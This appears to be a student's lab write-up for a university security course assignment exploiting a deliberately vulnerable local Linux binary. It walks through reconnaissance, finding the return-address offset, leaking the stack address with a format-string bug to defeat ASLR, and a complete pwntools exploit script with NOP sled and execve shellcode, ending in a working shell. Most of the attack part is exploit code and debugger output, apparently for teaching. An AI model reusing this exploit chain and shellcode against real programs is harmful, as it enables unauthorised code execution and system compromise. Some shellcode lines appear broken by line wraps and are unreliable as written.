
Nghi Vi

CS 395

G01167216


Assignment 3

I. Reconnaissance



```
┌──(cs395㉿kali)-[~/Desktop/CS395/week6]
└─$ rabin2 -I asst3
arch     x86
baddr    0x0
binsz    14919
bintype  elf
bits     64
canary   false
class    ELF64
compiler GCC: (Debian 10.2.0-19) 10.2.0
crypto   false
endian   little
havecode true
intrp    /lib64/ld-linux-x86-64.so.2
laddr    0x0
lang     c
linenum  true
lsyms    true
machine  AMD x86-64 architecture
maxopsz  16
minopsz  1
nx       false
os       linux
pcalign  0
pic      true
relocs   true
relro    partial
rpath    NONE
sanitiz  false
static   false
stripped false
subsys   linux
va       true
```

Checking security features in place, we found PIC is enabled




```
Enabling ASLR.
[sudo] password for cs395:
2
```


Turn on ASLR

Use cyclic and write a basic script to generate a string to check distance of the vulnerable buffer to RIP address of the frame.


We found out that it takes 120 bytes to reach the RIP address.



```
┌──(cs395㉿kali)-[~/Desktop/CS395/week6]
└─$ python3 -c "print('A'*120 + 'CCCCCCCC')" > testDistance
```




```
                                                                                                         stack ──
0x00007fffffffdf50│+0x0000: 0x00007fffffffe0c8  →  0x00007fffffffe3dc  →  "/home/cs395/Desktop/CS395/week6/asst3"      ← $rsp
0x00007fffffffdf58│+0x0008: 0x0000000100000000
0x00007fffffffdf60│+0x0010: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"    ← $rax, $r8
0x00007fffffffdf68│+0x0018: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0x00007fffffffdf70│+0x0020: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0x00007fffffffdf78│+0x0028: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0x00007fffffffdf80│+0x0030: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0x00007fffffffdf88│+0x0038: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
──────────────────────────────────────────────────────────────────────────────────────────────── code:x86:64 ──
   0x5555555551ce <main+62>        mov    esi, 0xc8
   0x5555555551d3 <main+67>        mov    rdi, rax
   0x5555555551d6 <main+70>        call   0x555555555060 <fgets@plt>
 → 0x5555555551db <main+75>        lea    rax, [rbp-0x70]
   0x5555555551df <main+79>        mov    rdi, rax
   0x5555555551e2 <main+82>        mov    eax, 0x0
   0x5555555551e7 <main+87>        call   0x555555555050 <printf@plt>
   0x5555555551ec <main+92>        lea    rax, [rbp-0x70]
   0x5555555551f0 <main+96>        mov    edx, 0x4
──────────────────────────────────────────────────────────────────────────────────────────────────── threads ──
[#0] Id 1, Name: "asst3", stopped 0x5555555551db in main (), reason: SINGLE STEP
────────────────────────────────────────────────────────────────────────────────────────────────────── trace ──
[#0] 0x5555555551db → main()
───────────────────────────────────────────────────────────────────────────────────────────────────────────────
gef➤  info frame
Stack level 0, frame at 0x7fffffffdfe0:
 rip = 0x5555555551db in main; saved rip = 0x4343434343434343
 Arglist at 0x7fffffffdfd0, args:
 Locals at 0x7fffffffdfd0, Previous frame's sp is 0x7fffffffdfe0
 Saved registers:
  rbp at 0x7fffffffdfd0, rip at 0x7fffffffdfd8
gef➤
```



```
gef➤  info frame
Stack level 0, frame at 0x7fffffffdfe0:
 rip = 0x5555555551db in main; saved rip = 0x4343434343434343
 Arglist at 0x7fffffffdfd0, args:
 Locals at 0x7fffffffdfd0, Previous frame's sp is 0x7fffffffdfe0
 Saved registers:
  rbp at 0x7fffffffdfd0, rip at 0x7fffffffdfd8
gef➤
```


Finding the starting address of the buffer: 0x00007fffffffdf60



```
0x00007fffffffdf60│+0x0010: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"    ← $rax, $r8
0x00007fffffffdf68│+0x0018: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0x00007fffffffdf70│+0x0020: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0x00007fffffffdf78│+0x0028: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0x00007fffffffdf80│+0x0030: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0x00007fffffffdf88│+0x0038: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"

   0x5555555551ce <main+62>       mov    esi, 0xc8
   0x5555555551d3 <main+67>       mov    rdi, rax
   0x5555555551d6 <main+70>       call   0x555555555060 <fgets@plt>
 → 0x5555555551db <main+75>       lea    rax, [rbp-0x70]
   0x5555555551df <main+79>       mov    rdi, rax
   0x5555555551e2 <main+82>       mov    eax, 0x0
   0x5555555551e7 <main+87>       call   0x555555555050 <printf@plt>
   0x5555555551ec <main+92>       lea    rax, [rbp-0x70]
   0x5555555551f0 <main+96>       mov    edx, 0x4

[#0] Id 1, Name: "asst3", stopped 0x5555555551db in main (), reason: SINGLE STEP

[#0] 0x5555555551db → main()

gef➤  info frame
Stack level 0, frame at 0x7fffffffdfe0:
 rip = 0x5555555551db in main; saved rip = 0x4343434343434343
 Arglist at 0x7fffffffdfd0, args:
 Locals at 0x7fffffffdfd0, Previous frame's sp is 0x7fffffffdfe0
 Saved registers:
  rbp at 0x7fffffffdfd0, rip at 0x7fffffffdfd8
gef➤  quit

┌──(cs395㉿kali)-[~/Desktop/CS395/week6]
└─$ 0x00007fffffffdf60
zsh: command not found: 0x00007fffffffdf60
```

Next, I use format string vulnerability to find an address on the stack to calculate the distance to the shell code(vulnerable buffer address).
Address is : 0x7fffffffdf60

Finding that the address given in the format string exploit is exactly the buffer address, no shifting would be required.



```
gef➤  run
Starting program: /home/cs395/Desktop/CS395/week6/asst3
====================
=== Assignment 3 ===
====================

Note: Your exploit must work with ASLR turned on to receive full credit for this assignment.

Mirror, mirror, on the wall,
Who's most vulnerable of us all?

%p.%p.%p.%p.
0x2e70252e70252e70.(nil).0x5555555596bd.0x7fffffffdf60.
```


So, when popping the 4th address from the stack, it is also the beginning of the vulnerable buffer. However, the program will keep running without exiting it, therefore it would not return to the address we desire (shellcode).

We need to append the string ‘quit’ at the beginning of the input so that the program will exit and return. By adding 4 bytes of character at the beginning, the starting address of the code (at nopsled) would be 4 bytes more.

II. Crafting Payload

Instead using the length 120 to reach return address, we now use length 116 and increment starting address of shellcode by 4


Python script:



```
#!/usr/bin/env python3

from pwn import *

# Open up the process
p = process("./asst3", stdin=PTY)
print(p.recv())

# Leak the fourth pointer from memory
p.sendline("%4$p")
addr = p.recvline().strip()
addr = int(addr, 16)
addr = addr + 4
addr = p64(addr)
print (addr)

# Generate the payload
shellcode = b"\x48\x81\xec\x2c\x01\x00\x00\x48\x31\xc0\x48\x31\xff\xb0\x03\x0f\x05\x50\x48\xbf\x2f\x64\x65\x76\x2f\x74\x74\x79\x57\x54\x5f\x50\x5e\
x02\x0f\x05\x48\x31\xc0\xb0\x3b\x48\x31\xdb\x53\xbb\x6e\x2f\x73\x68\x48\xc1\xe3\x10\x66\xbb\x62\x69\x48\xc1\xe3\x10\xb7\x2f\x53\x48\x89\xe7\x48\x83
\x48\x31\xd2\x0f\x05"

nops = b'\x90' * (116 - len(shellcode))

#print(112 - len(shellcode))
payload =  b'quit' + nops + shellcode + addr
print(payload)

# Trigger the buffer overflow
p.sendline(payload)

#p.sendline("quit")
p.interactive()
```

III. Inject and Result

Running the Script with ALSR on



```
┌──(cs395㉿kali)-[~/Desktop/CS395/week6]
└─$ ~/Desktop/CS395/aslr.sh on
Enabling ASLR.
2

┌──(cs395㉿kali)-[~/Desktop/CS395/week6]
└─$ ./exploit_asst3.py
[+] Starting local process './asst3': pid 7492
b"===================\n=== Assignment 3 ===\n===================\n\nNote: Your exploit must work with ASLR turned on to receive full credit for this assign
ment.\n\nMirror, mirror, on the wall,\nWho's most vulnerable of us all?\n\n"
b'\xa4\xcdB\\\xff\x7f\x00\x00'
b"quit\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90H\x81\xec,\x01\x00\x00H1\xc
0H1\xff\xb0\x03\x0f\x05PH\xbf/dev/ttyWT_P^f\xbe\x02'\xb0\x02\x0f\x05H1\xc0\xb0;H1\xdbS\xbbn/shH\xc1\xe3\x10f\xbbbiH\xc1\xe3\x10\xb7/SH\x89\xe7H\x83\xc7\x01H1
\xf6H1\xd2\x0f\x05\xa4\xcdB\\\xff\x7f\x00\x00"
[*] Switching to interactive mode
$ $ ls
'Week 6 Lecture.pdf'   buffers     exploit.py        test
 asst3                core     exploit_asst3.py   testDistance
$ $ whoami
cs395
$ $ pwd
/home/cs395/Desktop/CS395/week6
$ $ 
```